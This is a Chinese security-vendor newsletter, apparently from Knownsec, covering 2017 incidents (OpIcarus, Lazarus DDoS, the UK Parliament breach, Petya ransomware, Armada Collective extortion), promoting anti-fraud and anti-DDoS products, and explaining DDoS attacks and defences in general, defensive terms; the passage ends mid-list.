创宇盾安全舆情监测平台发现，黑客组织“匿名者（Anonymous）”向全球超过140家金融机构发起新一轮攻击行动，代号为#Opicarus2017。此次攻击活动，在保持了原有的DDoS攻击致使金融机构服务不可用的同时，还针对性的寻找金融机构的数据库注入攻击接入点，以达到窃取敏感数据的目的。检测显示，匿名者组织活跃账号发布消息称已对韩国银行（bok.or.kr）数据库进行注入式攻击，而韩国银行尚未对此进行回应置评。

朝鲜黑客组织Lazarus开展DDoS僵尸网络攻击活动

美国计算机安全应急响应团队（US-CERT）于6月13日发布一份名为“Hidden Cobra（隐身眼镜蛇）”的联合技术预警（TA17-164A），旨在声明朝鲜黑客组织Lazarus针对全球基础设施开展DDoS僵尸网络攻击活动。该报告结合了美国国土安全部（DHS）与联邦调查局（FBI）联合调查的结果，其中还包括一份与恶意软件DeltaCharlie感染系统相关的IP地址列表。DeltaCharlie最初被Novetta联盟发现并宣称是黑客组织Lazarus武器库的DDoS工具。此外，该报告还称Lazarus为Hidden Cobra，并将该组织活动与朝鲜政府关联。

英国议会网络系统遭黑客攻击长达12小时

英国议会网络系统于6月24日晚遭黑客攻击长达12小时，致使议员会议记录等重要信息被盗。分析显示，黑客主要瞄准英国国会议员与英国首相Theresa May及其内阁成员所使用的网络系统展开攻击活动。知名媒体Guardian报道，此次袭击事件，黑客企图破解议员与其工作人员的薄弱登录密码，以致入侵系统并窃取政客议会记录。英国下议院发表声明，指出他们于23日就已发现未经授权的用户账号企图访问议会网络。随后议会开启防御系统，所有议员手机与平板电脑均无法远程访问电子邮件系统。

避免徐玉玉案件再次上演 反欺诈工作需表象与根源共治

最近关于高校教育行业的安全会议是一场接着一场，前一段时间讨论的是如何贯彻和落实《网络安全法》，而最近主题则换成了针对高校新一季的招生安全保障工作。关于后者，高校关注的重点是反欺诈工作如何开展，释放出来的声音就是为了避免徐玉玉案件的再次上演。

电信网络诈骗因给人民群众带来巨大损失而遭人痛恨，关于如何开展相关打击治理工作也一直是行业讨论的话题。普遍的观点认为，必须要多方联动参与，辅以技术上的对抗，共同治理。但是我们必须留意的是，在做好表象治理工作之余，我们也应关注到根源问题，做好深层治理上的应对。


表象治理所取得的成就

关于多方联动参与打击电信网络诈骗最早的合作案例，可以追溯到“安全联盟”成立之时。2012 年 9 月，知道创宇联合腾讯、百度等互联网企业发起成立安全联盟，通过对网址提供安全检测，形成恶意网址数据库，作为平台级反欺诈的雏型产品共享于各大互联网企业，起到了线上网址反欺诈功能。

同时安全联盟也开始接收来自网民的举报，安全联盟的恶意网址数据来自于各大互联网企业的技术监测和用户举报，以及全国网民的举报，核实过后再共享给互联网企业，恶意数据具有极高的流通性，起到的是全网反欺诈的底层工作。

而随着反欺诈工作的日益严峻，平台级恶意网址监测已经不能很好地覆盖受害群体，特别是诈骗分子借助于新的互联网技术，和传播方法，反欺诈工作也需做出系统的升级，才能更有效地对网民实施保护。

此时，互联网企业和安全企业再次联合，通过技术融合，由腾讯公司和知道创宇公司联合研发的“反电信网络诈骗管控平台” 应运而出，平台对反网址诈骗、反电话诈骗、反短信诈骗的多层面提供对应的解决方案，在反欺诈战场上开辟了一条新的道路。



南京公安正在使用“金陵网盾”保护南京市民远离恶意网址诈骗

三大反诈骗解决方案对应为“刑天反网址诈骗系统”、“鹰眼智能反电话诈骗系统”和“麒麟伪基站实时检测系统”，系统均可由公安机关及运营商协调部署使用，三大反诈骗解决方案覆盖了表象治理上的根源所在，即对恶意诈骗网址、诈骗电话、伪基站诈骗短信这三种最常见的诈骗传播手段起到了全面的遏制作用。

以上三款反诈骗解决方案已被多地公安部门所采用，用于打击和防范各类网络电信诈骗，相关数据显示，涉及网址的诈骗案发率一度降至 88%，电信案犯金额同比下降 70%，而“麒麟”系统在公安部使用后，于全国多地打掉伪基站犯罪团伙不计其数。

在表象治理方面，我们还关注到了一些特殊情况，比如说校园，抛开属于另外一套网络体系不谈，具有的统一管理对于反欺诈工作的开展是十分有利的，知道创宇基于此也开发了一套校园清网防骗墙，即可用于校园内的基于恶意网址反欺诈工作的开展。

校园清网防骗墙采用硬件部署方式，旁路连接至校园

互联网出口交换机即可，部署极为简单，同时无需专业运维人员参与维护，对高校无任何技术负担。

深层治理的方向和突破口

打击治理电信网络欺诈，我们除了要在表象上做足工作，也必须开展一系列的深层治理工作。笔者认为我们在此需在以下两大方面开展工作，一、全民安全意识的宣传提高；二、个人信息的安全保护。

归根到底，人民群众之所以上当受骗，最主要的原因就是安全意识薄弱。

笔者小的时候生活在农村，现在回想起来人们常年要面对各种诈骗，饲养类的、种植类的、保健品类的、传销类的，但是人们当时真的无法分辨这些，上当的人是一村挨一村，甚至是心甘情愿地分批上当。回到电信网络诈骗上其实也是一样，必须要让人们意识到这是骗局，在这个问题上是不能理所当然地认为所有人都应该知道。单就教育系统而言，就是说要让每一名同学、家长都建立起相应的安全意识，甚至是老师也是如此。

好的一面是，与之前不同的是现代社会有更多的新闻获取渠道，所以我们不必再像以前一样。但是换言之，社会、媒体也要负起这个责任，在安全意识传播方面要做出应有的贡献，不能继续处于想当然状态。

如“安全联盟”在 2016 年全年发布了 315 篇原创反欺诈稿件，阅读量达到了 551 万次，曝光量达到 3000 余万次，作为一个 NGO 组织，在安全意识传播方面就做出了一定的贡献。社会需要更多的反欺诈安全意识传播者，来让我们全民的安全意识不断提高。

而关于个人信息的安全保护，在当下高速发展的信息时代下，显得更加重要。

之前，知道创宇 CEO 赵伟在参加腾讯守护者反电信网络诈骗联合大会时表示，信息泄露是造成现在电信网络诈骗日益猖獗的根源之一，造成信息泄露的原因可能是系统被入侵，也可能是内部管理上有缺失，造成的主动泄露。诈骗分子再利用这些真实信息实施脚本诈骗，让人很难防范。

赵伟认为信息泄露是造成电信网络诈骗日益猖獗的根源之一

所以在个人信息安全保护方面，不仅要落实国家最新颁布的《网络安全法》有关网络运行安全、网络信息安全的法律规定，也要做好内部人员的安全培训与监督管理，避免信息主动泄露。安全专家认为，只有让诈骗分子的犯罪成本高过犯罪所得，才可能让普通老百姓远离诈骗困扰。

在过去，诈骗分子获取个人信息太过容易，主要是系统的入侵难度问题，所以重要信息系统的安全防护必须要保证有效性，要让诈骗分子盗取个人信息难上加难，甚至是知难而退。在这方面，政府单位、互联网企业身负责任较重。同时我们过去发现，一些诈骗分子所使用的个人信息甚至是从一些正当窗口以不正当的方式主动泄露出去的，对于内部泄露这一问题，一旦发现，必须要追查问责到底。

治理打击电信网络诈骗是一个长期的过程，需多方参与、表里共治，才能还人民一个净朗天空。

大数据创新研发与应用 可保障校园师生远离网络欺诈

知道创宇创始人 CEO 赵伟前不久在接受中国网信网采访时表示，网络空间秩序的治理离不了创新，重点方向将向云与大数据靠拢，其中大数据创新则是重点突破口。赵伟认为，重点是在大数据分析能力上要创新，在使用上要创新，企业要有充足的人力财力来做后援保障，在我们取得大数据先行地位之后，将会为国家网络空间治理提供更多的解决方案。

事件上，作为一家云计算、大数据技术为依托的网络安全企业，在赵伟的带领下，知道创宇近年来不断地在做着相关的积累创新工作，一系列的安全新品均有着创新痕迹。而无论是从分析还是从创新使用角度来讲，知道创宇前不久推出的“校园清网防骗墙”无疑是最具代表性的案例之一。

知道创宇校园清网防骗墙通过对知道创宇 10 年来在云监测、云防御、及安全大数据等领域里积累的宝贵经验进行了整合，并重新构筑了全面的防骗技术模型，对大数据分析进行了全面创新，是一款重拳出击，利用新技术保障校园师生远离各类网络欺诈困扰的大数据防骗产品。

随着诈骗分子的技术升级，必须做到道高一尺、魔高一丈，“校园清网防骗墙”就是这样一款技术创新的用于校园内的反诈产品。知道创宇校园清网防骗墙通过基于网址黑白名单、大数据分析、检测，准确识别各类恶意网址，再通过风险提醒的方式“阻断”访问行为，从网络数据出口端控制潜在诈骗风险，让师生远离网络诈骗。

建立大数据恶意网址数据库 隔离阻断诈骗网址

“校园清网防骗墙”最大的技术手段就是建立了大数据恶意网址数据库，以最全面、鲜活的恶意网址数据覆盖目标群体，其中重点的恶意网址数据来源如下：

1、由知道创宇工业级网站监测引擎在互联网上实时地对百度、腾讯每时每刻产生网址链接进行监测，日均处理百亿条以上数据，已经采集超过 5000 万条的诈骗信息数据；基于互联网实时同步的特性，对互联网任何一个角落最新出现的诈骗链接能第一时间发现、采集到数据，并进行数据的同步；

2、基于互联网空间的爬虫采集器，时时刻刻对中国境内、外的网站网址进行 7*24 小时不间断全方位监测，收集相应的指纹信息并进行自动化分类、标定。通过自动化分析技术，样本能真实、客观监测到网络空间的安全状况；

3、安全联盟由 100 多家互联网公司成员组成，每天会对互联网上被举报的数据进行审核汇总，由知道创宇进行分析，辅以人工验证后统一输出。安全联盟恶意网址大数据更汇集了腾讯安全云大数据，是目前国内体量最大、最全的恶意网址数据库。

大数据技术是“校园清网防骗墙”的核心，但是如果单就建立恶意网址数据库而言，整套系统还谈不上创新。所以我们还引入了另外的技术。

辅以网址特征识别技术

网址特征检测是反钓鱼的技术之一。由于钓鱼 URL 和合法网站的 URL 有很多的明显差异，基于网址重构技术，分析网页的 URL 以及域名信息特征，来判断是否是仿冒的恶意网络链接。如 URL 中的关键词、域名注册时间和机构等等一些特征，对网站进行综合评估，最终判断是否为钓鱼网站。

“校园清网防骗墙”利用该技术可对现有用户产生的 URL 大数据日志进行实时分析，在一定程度上能以最快的方式发现最新出现的恶意网站域名，作为恶意网址数据库

（黑名单）的补充，同时也解决了技术时效性差的问题。

该技术在具体实践过程中使用以下步骤：

1、特征识别

通过预先对电信运营商旗下所有正常网站系统进行分析，提取出网址指纹特征信息，例如标题、ICP 备案号、Logo 指纹、特定关键字、页面标签元素等，把这些指纹信息导入云端监测平台库作为特征检测的元信息。

2、域名模糊匹配

诈骗分子要欺骗用户，一般会使用与正常域名相似的恶意网址，特别是与运营商网站相似的地址。

3、网址特征比对

针对可疑网址，根据电信运营商的网站指纹特征设定分拣特征值，而后进行分拣，将检出的新恶意网址重新下发到本地“黑名单”库中，最大程度完善数据库，另外对不能确定的网址进一步导出数据到人工验证平台。

页面相似度检测技术进一步加固

仅做到上述两点仍然不够，所以我们还在整套系统中引入了页面相似度检测技术，它将起到的作用是基于持续地对“结果”做好补充，在技术端，常见的有基于视觉特性和基于文本内容的相似度检测。

1、基于视觉特性的相似度检测

通常采用图片的相似度进行匹配。由于钓鱼网站在视觉上做的和真实网站非常相似，甚至达到以假乱真，通过腾讯领先世界的图片识别技术应用到恶意网址检测中，将网页图像进行切割，提取每个子图的大小、色彩、像素等特征，然后计算出两个特征之间的距离，进而计算出和特征模板的相似度，其相似程度越大，是钓鱼网站的可能性就越大。

2、基于网页文本内容的相似度检测

通常是提取网页的文本内容，通过与钓鱼文本模板进行相似度对比来判断是否为钓鱼网站。首先下载网页的源文件，将网页转化为 DOM 树结构，取能够代表页面信息的关键词，然后和模板库中的模板进行匹配，根据匹配到的关键词的数目来判断和钓鱼网站的相似度。

云端同步恶意网址数据 本地实时检测

为保证恶意网站检测的高实时性，“校园清网防骗墙”实时同步云端黑白名单库到本地防骗墙进行数据比对，保证每时每刻本地的数据库都能与互联网的大数据进行实时联动，提到监测恶意网站的时效性。

而针对本地出现到消亡周期时间极短的假冒网站，防骗墙可把本地匹配不到、新出现的可疑网站链接上传到云端，云端大数据检测系统对这些网址进行大数据分析处理，然后输出到人工审核平台进行人工再次校验审核，确认无误以后，再下发到本地防骗墙。

“校园清网防骗墙”给师生带来的是什么？

经过部署使用“校园清网防骗墙”，将会为师生在校园内访问网络带来一层安全过滤，如再次遭遇网络诈骗，如诈骗分子通过伪基站发送来的诈骗短信附带诱骗点击的网址页面，或者是通过社交软件发送过来的恶意网址，在最佳伪装下我们不慎点击，也能够通过防骗墙进行“拦截”。这种“拦截”是通过页面检测匹配后的页面重定向，将引导至风险提醒页面，提醒访问页面存在风险，便于用户做出停止访问，或是继续访问的动作。

“校园清网防骗墙”除了能够对诈骗网络实施风险拦截，还能够对色情、反政等不健康的网页进行拦截。而且重要的是，作为一款硬件产品，“校园清网防骗墙” 部署极为简单，只需旁路连接至校园互联网出口交换机即可，且无需专业运维人员参与维护，对高校无任何技术负担。

权威解读 Petya 勒索病毒 安全意识需进一步提高

6 月 27 日晚间，一款名为“Petya”的新型变种勒索病毒席卷了欧洲，乌克兰、俄罗斯等国家均受影响，多家银行和公司，包括政府大楼的主机纷纷中招，无奈之下，多个重要信息系统的主机之后被关闭，使得部分服务被迫中断。据安全公司知道创宇获悉，我国国内也有企业感染了这一新型勒索病毒，可能的数量甚至达到了数以万计。

新勒索病毒传播机制更完善

“Petya”勒索病毒一旦被激活，将对用户主机硬盘生成新的主引导记录（MBR），随后添加定时重启任务，对磁盘进行加密，并试图进一步感染内网主机，定时任务重启过后系统将加载至勒索页面，使用户完全无法对主机进行任何操作。勒索信息显示，用户需向对方支付价值 300 美金的比特币。

“Petya”与上个月爆发的“WannaCry”类似，但又有不同之处，据知道创宇安全研究人员披露，此次爆发的“Petya”要更为复杂，其特点主要是采用了多种手段结合的方式实现入侵传播，而入侵的主要手段猜测是利用了 Word 的漏洞（CVE-2017-0199）进行摆渡，但具体样本需要进一步确认。

同时“Petya”在内网传播上结合了更多的传播手段和技巧，其中“WannaCry”所利用的永恒之蓝漏洞（MS17-010）也被这次变种所利用，并且为了实现更大面积的扩散，样本分析发现该勒索病毒还调用了类似 mimikatz 黑客渗透工具以获取感染机器的用户及口令，从而进一步对内网进行渗透，如内网采用的是通用口令，其目的将会实现。

内网安全需进一步提高

知道创宇安全研究人员认为，从这次勒索病毒的特点来看，多种方式的结合攻击将是今后勒索攻击方式的趋势，甚至是基于 APT 手段攻击发起，再结合内网渗透与传统蠕虫手段进行进一步传播，这也导致了内网及隔离网络的被攻击可能性越来越大，内网的安全有必要上升到一个新的高度才能够应对防范。

好的一方面是，虽然这次病毒不排除大规模传播的可能性，但是刚刚经过了“WannaCry”的洗礼后，国内很多的单位在安全方面都有所加强，包括升级修复补丁，不过根据国外（乌克兰等）的情况来看，还是有不少内网隔离网络没有及时修复及防御漏洞，另外就算是及时安装了最新补丁，在安全意识上也还需要不断加强，如注意防范弱口令攻击等，因为在实际的渗透工作中弱口令传播是非常常见的。

如何开启应对防范措施？

最关键的，我们最先要做的就是最快速度的为系统打上补丁，这次勒索事件可能主要涉及这两个漏洞 MS17-010，CVE-2017-0199，一个是微软系统漏洞，一个是微软办公软件 Word 的漏洞，其补丁下载地址如下：

http://www.catalog.update.microsoft.com/Search.aspx?q=KB4012598

https://technet.microsoft.com/zh-cn/library/security/ms17-010.aspx

https://portal.msrc.microsoft.com/en-US/eula

有几点安全建议：

1、如果一定要用 Windows 系统的话，个人用户抛弃你的 XP 系统，服务器端请启用 Server 2003 以上版本；

2、开启自动更新，时刻保持系统安全性；


3、对任何邮件保持警惕性，不要轻易运行未知来源的任何附件；

4、再说一遍，重要数据做好日常备份，企业做好容灾机制；

5、针对此次勒索事件，请关闭主机的 IPC 共享、及禁用 WMI 服务。

高敏感用户如何开展防范工作?

知道创宇威胁检测“创宇云图”采用了业界先进的沙箱行业为检测技术，可对此次威胁检测和防御起到很好的作用。针对“Petya”，样本分析检查发现，可以检测出多种高危异常行为，如关键信息资产窃取、勒索软件的修改和加密文件行为，及时对用户进行高危告警。



“创宇云图”可对重要信息系统进行未知威胁检测，可防范于病毒在被正式激活之前做出进一步破坏行为，或是同类高威胁入侵的安全监测。

同时高敏感用户还可以通过知道创宇“雷达星图”对“全网”进行遍历检索，从漏洞影响面，主机开放的威胁端口等角度出发，对“全网”进行脆弱性检查，将起到提前修复，防范于未然的作用。

“无敌舰队”DDoS 勒索再现 买单真的能消灾吗?

据知道创宇云安全披露，6 月 15 日凌晨，据知道创宇云安全所提供防御网站反馈，收到了来自于某黑客团队的勒索邮件，至当日 7 时许，另外一家网站也反馈了同样信息。据勒索邮件内容分析确认，疑似境外勒索惯犯黑客团伙“无敌舰队（Armada Collective）”再度活跃。

据勒索邮件内容显示，该黑客团伙宣称将于 6 月 21 日对网站发起攻击。如要避免遭受攻击，需支付 10 比特币（目前 1 比特币价值约为 18000 元人民币），而在时间限定期没有支付，勒索金额将涨至 20 比特币，并且以后每晚一天支付，均需要多支付 10 比特币。

随后据知道创宇云安全平台监测发现，15 日早些时间由知道创宇提供安全防护的受勒索站点确实遭受到了 DDoS 攻击，攻击规模约为 40Gbps，这通常被视为正式攻击前的“秀肌肉”行为。由于该站点处于抗 D 保的实时保护下，网站访问并未受到影响。

值得留意的是，随着信息化水平不断提高，以及频繁爆发的漏洞安全事件，越来越多的主机已被黑客入侵，成为受控肉鸡，如上周曝光的“暗云”病毒（主要目的之一就是感染主机受控之后用于发动 DDoS 攻击），甚至是物联网设备也成为黑客控制的对象，被用于发动网络攻击，如去年年底让美国大范围断网的 Mirai 僵尸网络。

这一切都表现出这样一个现实，黑客发动 DDoS 攻击的成本将会越来越低，并且有充足的资源可以将攻击流量越打越高。

对于本次事件而言，我们还关注到先前有媒体报道称欧洲刑警组织已于 2016 年 1 月份逮捕了“无敌舰队”核心成员，所以这次事件是真李逵还是假李鬼还有待考证，毕竟先前就发生过冒充“无敌舰队”勒索事件。

但问题本身不在于身份真假，而是在于真实发生的勒索与攻击事件。从整体事件分析来看，无论真假，会有一个明显的现实问题，那就是绝非偶然，同时也不能排除今后类似事件的间歇性地持续发生。

当你根本无法排除明天是否还有人会找上门来的时候，你还会向勒索者妥协来买单消灾吗?

【安全科普】DDoS 攻击——互联网的洪水猛兽

每一次大规模 DDoS，总能闹出大动静

2000 年 2 月，雅虎、CNN、亚马逊、eBay、ZDNet 等网站 24 小时内遭受 DDoS 攻击，部分网站瘫痪，仅亚马逊和雅虎损失高达 110 万美元。

2007 年 5 月，爱沙尼亚三周内遭遇三轮 DDoS 攻击，总统府、议会、政府部门、主要政党、主流媒体和大型银行网站均陷入瘫痪,北约顶级反网络恐怖主义专家前往救援。

2016 年 10 月，美国 DNS 服务商 Dyn 遭遇 DDoS 攻击，包括 Twitter、Spotify、Airbnb、Visa 等网站无法访问，大半个美国集体断网，媒体形容此次事件为“史上最严重 DDoS 攻击”。

DDoS 很常见，甚至被称为黑客圈子的准入技能；DDoS 又很凶猛，搞起事来几乎压垮一方网络。

什么是 DDoS？

DDoS（Distributed Denial of Service）意为分布式拒绝服务攻击，攻击者利用大量“肉鸡”对攻击目标发动大量的正常或非正常请求，耗尽目标主机资源或网络资源，从而使被攻击者不能为合法用户提供服务。

换句话说

老张的饭店（被攻击目标）可接待 100 个顾客同时就餐，隔壁老王（攻击者）雇佣了 200 个人（肉鸡），进饭店霸占位置却不吃不喝（非正常请求），饭店被挤得满满当当（资源耗尽），而真正要吃饭的顾客却进不来，饭店无法正常营业（DDoS 攻击达成）。

那么问题来了，老张该怎么办？

发现来者不善，老张派手下把这些影响生意的人都撵出去了，并且告诉服务员，盯紧这群兔崽子（添加过滤规则和黑名单），再来捣乱乱棍伺候。这下，饭店营业又恢复了正常（防御成功）。

然而，隔壁老王也不是吃素的，这一次，他请了 2000 个人分批次来捣乱。刚把一群不速之客赶走，另一批又接踵而来，进门时看上去就像正常的顾客，服务员根本没办法辨认。无奈之下，老张暂时关闭了店铺。

如此可见，当 DDoS 攻击流量达到一定程度，靠常规的过滤规则和黑名单机制根本无法抵挡如洪水一般的恶意访问。国内大多数中小网站带宽规模仅 10M、100M，知名企业带宽能超过 1G，当超大流量打过来，企业自身一般都抵挡不住。

DDoS 攻击方式？

为了长时间地扰乱饭店经营，这 2000 个人使出了浑身解数。他们有的只看菜单却不点餐；有的在门口搭讪收银小妹；有的闹着要去后厨看看卫生条件；还有的就堵在门口围观。

同样的，DDoS 攻击方式是多种多样的，表现形式主要有两种，一种为流量攻击，主要是针对网络带宽的攻击，即大量攻击包导致网络带宽被阻塞，合法网络包被虚假的攻击包淹没而无法到达主机。这种 DDoS 粗暴至极，一个个服务器、路由器就此沦陷。但有些攻击不只有蛮力，比如 DNS、NTP 反射攻击，可以将流量放大数百倍，达到四两拨千斤的效果。

另一种为资源耗尽攻击，主要是针对服务器主机的攻

击，即通过大量攻击包导致主机的内存被耗尽或 CPU 被内核及应用程序占完而造成无法提供网络服务。这种 DDoS 用的是巧劲，利用 TCP、HTTP 等协议定义的行为来不断占用计算资源以阻止它们处理正常事务和请求，比如典型的 CC 攻击，模拟多个正常用户，不停地进行访问如论坛等需要大量数据操作的页面，造成服务器资源的浪费，CPU 长时间处于 100%，永远都有处理不完的请求，网络拥塞，正常访问被中止。

发展到现在，DDoS 攻击趋向于多元化混合攻击，攻击时长也有增加的趋势。

谁是肉鸡？谁被攻击？

老张特别纳闷，我规规矩矩地做生意，招谁惹谁了？原来，隔壁老王在街对面也开了一家饭店，但生意一直很惨淡。急红了眼，老王就想出了雇人捣乱的招。

竞争：当在行业里形成了一定的影响力，竞争对手想要故意搞垮你。

一直混迹于这个街区的土霸王老 K 看着老王赚得满盆金箔，曾上门吃霸王餐让老张给保护费。被轰走后，老 K 就联合老王召集了更多的人来捣乱。

勒索：钱多自然有人眼红，DDoS 攻击就是有效的勒索工具之一。

当 2000 人涌入老张饭店时，场面过度混乱，旁边店铺的生意也受到了影响。

躺枪：大流量的 DDoS 攻击会带来“连带效应”，被攻击者的相关用户的业务也会受影响。

从历史案件分析，互联网金融、游戏、博彩、电商、教育培训、竞价排名、医疗等行业最容易发生 DDoS 攻击。

那这些捣乱的人，都是哪来的？

老张店里的“食客”，是对手花钱雇来的。而黑客圈子里的“肉鸡”，是指被黑客远程控制的机器，它可能是服务器，也可能是个人电脑、路由器等。“养鸡”可以靠诱导用户点击、攻击系统漏洞等黑客手段，当然也可以直接“买鸡”或“抓鸡”。

黑产从业者受利益驱动，或被雇佣去攻击一些高盈利行业。DDoS 攻击已经形成了完整的产业链，一些黑客明码标价，比如打 1G 流量到一个网站一小时，报价只需 50 元。

被攻击了会怎样？

显而易见，DDoS 攻击直接造成了服务器瘫痪，而其破坏性的后果，远不止是短时间内的无法访问。

收入锐减：电商、借贷、游戏等网站，没有客户访问就没有收入，DDoS 攻击让企业失去业务机会。有调查数据显示，损失合同或运营终止是 DDoS 攻击的最严重后果，在遭遇过攻击的企业中，26% 将其视为最大的风险。

信誉损失：糟糕的客户体验会让潜在客户和已有的合作伙伴重新考量、审查企业，新的销售机会和品牌形象大受打击。作为老张的顾客，看到店内乌七八糟，也会为自己下次就餐产生深深的担忧。

资料外泄：如今使用 DDoS 作为其他网络犯罪活动掩护的情况越来越多，当网站被打到快瘫痪时，维护人员的全部精力都在抗 DDoS 上面，攻击者窃取数据、感染病毒、恶意欺骗等犯罪活动更容易得手。有研究表明，30% 的美国金融从业者反馈他们遭受 DDoS 攻击后发现系统被感染恶意软件或者病毒。

——知道创宇 DDoS 流量清洗服务——抗 D 保，专注于特大流量 DDoS 攻击防御，最大防御能力超过 2TB。抗 D 保为最容易遭受攻击的金融借贷平台、游戏、电商、教育培训、竞价排名、医疗等高危网站制定专属策略，为网络安全保驾护航。

防御 DDoS 攻击需要多管齐下

遭受 DDoS 攻击是许多企业和站长的心头之痛，网站无法提供正常服务，甚至直接从互联网上消失。可以说，DDoS 是目前最凶猛、最难防御的网络攻击之一。

现实情况是，这个世界级难题还没有完美的、彻底的解决办法，但采取适当的措施以降低攻击带来的影响、减少企业损失是十分必要的。企业应当将 DDoS 防御作为整体安全策略的重要部分来考虑，防御 DDoS 攻击与防数据泄露、防恶意植入、反病毒保护等安全措施同样不可或缺。

首先，防御 DDoS 攻击是一个系统化的工程，仅仅依靠某种操作、某个服务就实现全垒打很傻很天真，就如同预防流行感冒一样，既要穿着保暖，又要注意饮食，还要加强锻炼。根据攻击流量大小等实际情况灵活应对，采取多种组合，定制策略才能更好地实现防御效果。毕竟，攻击都流行走混合路线了，防御怎么还能一种功夫包打全能。

其次，由于 DDoS 攻击和防御都面临着成本开支，当我们的防御强度逐步增加，攻击成本也对应上升，当大部分攻击者无法持续而选择放弃，那防御就算成功了。也因此我们需要明白，防御措施、抗 D 服务等都只是一种“缓解”疗法，而不是一种“治愈”方案，我们谈防御是通过相应的举措来减少 DDoS 攻击对企业业务的影响，而不是彻底根除 DDoS 攻击。

基于以上，我们将从三个方面（网络设施、防御方案、预防手段）来谈谈抵御 DDoS 攻击的一些基本措施、防御思想及服务方案。

一．网络设备设施

网络架构、设施设备是整个系统得以顺畅运作的硬件基础，用足够的机器、容量去承受攻击，充分利用网络设备保护网络资源是一种较为理想的应对策略，说到底攻防也是双方资源的比拼，在它不断访问用户、夺取用户资源之时，自己的能量也在逐渐耗失。相应地，投入资金也不小，但网络设施是一切防御的基础，企业需要根据自身情况做出平衡的选择。

1. 扩充带宽硬抗

网络带宽直接决定了承受攻击的能力，国内大部分网站带宽规模在 10M 到 100M，知名企业带宽能超过 1G，超过 100G 的基本是专门做带宽服务和抗攻击服务的网站，数量屈指可数。但 DDoS 却不同，攻击者通过控制一些服务器、个人电脑等成为肉鸡，如果控制 1000 台机器，每台带宽为 10M，那么攻击者就有了 10G 的流量。当它们同时向某个网站发动攻击，带宽瞬间就被占满了。增加带宽硬防护是理论最优解，只要带宽大于攻击流量就不怕了，但成本也是企业难以承受之痛，国内非一线城市机房带宽价格大约为 100 元 /M* 月，买 10G 带宽顶一下就是 100 万，因此许多企业调侃拼带宽就是拼人民币，以至于很少有企业愿意花高价买大带宽做防御。

2. 使用硬件防火墙

许多企业会考虑使用硬件防火墙，针对 DDoS 攻击和黑客入侵而设计的专业级防火墙通过对异常流量的清洗过滤，可对抗 SYN/ACK 攻击、TCP 全连接攻击、刷脚本攻击等等流量型 DDoS 攻击。如果企业网站饱受流量攻击的困扰，可以考虑将网站放到 DDoS 硬件防火墙机房。但如果网站流量攻击超出了硬防的防护范围（比如 200G 的硬防，但攻击流量有 300G），洪水瞒过高墙同样抵挡不住。值得注意一下，部分硬件防火墙基于包过滤型防火墙修改为主，只在网络层检查数据包，若是 DDoS 攻击上升到应用层，防御能力就比较弱了。

3. 选用高性能设备

除了防火墙，服务器、路由器、交换机等网络设备的

性能也需要跟上，若是设备性能成为瓶颈，即使带宽充足也无能为力。在有网络带宽保证的前提下，请尽量提升硬件配置。

二、有效的抗 D 思想及方案

硬碰硬的防御偏于“鲁莽”，通过架构布局、整合资源等方式提高网络的负载能力、分摊局部过载的流量，通过接入第三方服务识别并拦截恶意流量等等行为就显得更加“理智”，而且对抗效果良好。

4. 负载均衡

普通级别服务器处理数据的能力最多只能答复每秒数十万个链接请求，网络处理能力很受限制。负载均衡建立在现有网络结构之上，它提供了一种廉价有效透明的方法扩展网络设备和服务器的带宽、增加吞吐量、加强网络数据处理能力、提高网络的灵活性和可用性，对 DDoS 流量攻击和 CC 攻击都很见效。CC 攻击使服务器由于大量的网络传输而过载，而通常这些网络流量针对某一个页面或一个链接而产生。在企业网站加上负载均衡方案后，链接请求被均衡分配到各个服务器上，减少单个服务器的负担，整个服务器系统可以处理每秒上千万甚至更多的服务请求，用户访问速度也会加快。

5. CDN 流量清洗

CDN 是构建在网络之上的内容分发网络，依靠部署在各地的边缘服务器，通过中心平台的分发、调度等功能模块，使用户就近获取所需内容，降低网络拥塞，提高用户访问响应速度和命中率，因此 CDN 加速也用到了负载均衡技术。相比高防硬件防火墙不可能扛下无限流量的限制，CDN 则更加理智，多节点分担渗透流量，目前大部分的 CDN 节点都有 200G 的流量防护功能，再加上硬防的防护，可以说能应付目绝大多数的 DDoS 攻击了。在 CDN 加速和流量清洗领域，知道创宇具有丰富的技术积累和实战经验，旗下的抗 D 保通过部署腾讯宙斯盾流量清洗设备和知道创宇祝融智能攻击识别引擎，专注于特大流量 DDoS 攻击防御服务，最大防御能力超过 2TB。

6. 分布式集群防御

分布式集群防御的特点是在每个节点服务器配置多个 IP 地址，并且每个节点能承受不低于 10G 的 DDoS 攻击，如一个节点受攻击无法提供服务，系统将会根据优先级设置自动切换另一个节点，并将攻击者的数据包全部返回发送点，使攻击源成为瘫痪状态，从更为深度的安全防护角度去影响企业的安全执行决策。

三．预防为主保安全

DDoS 的发生可能永远都无法预知，而一来就凶猛如洪水决堤，因此网站的预防措施和应急预案就显得尤为重要。通过日常惯性的运维操作让系统健壮稳固，没有漏洞可钻，降低脆弱服务被攻陷的可能，将攻击带来的损失降低到最小。

7. 筛查系统漏洞

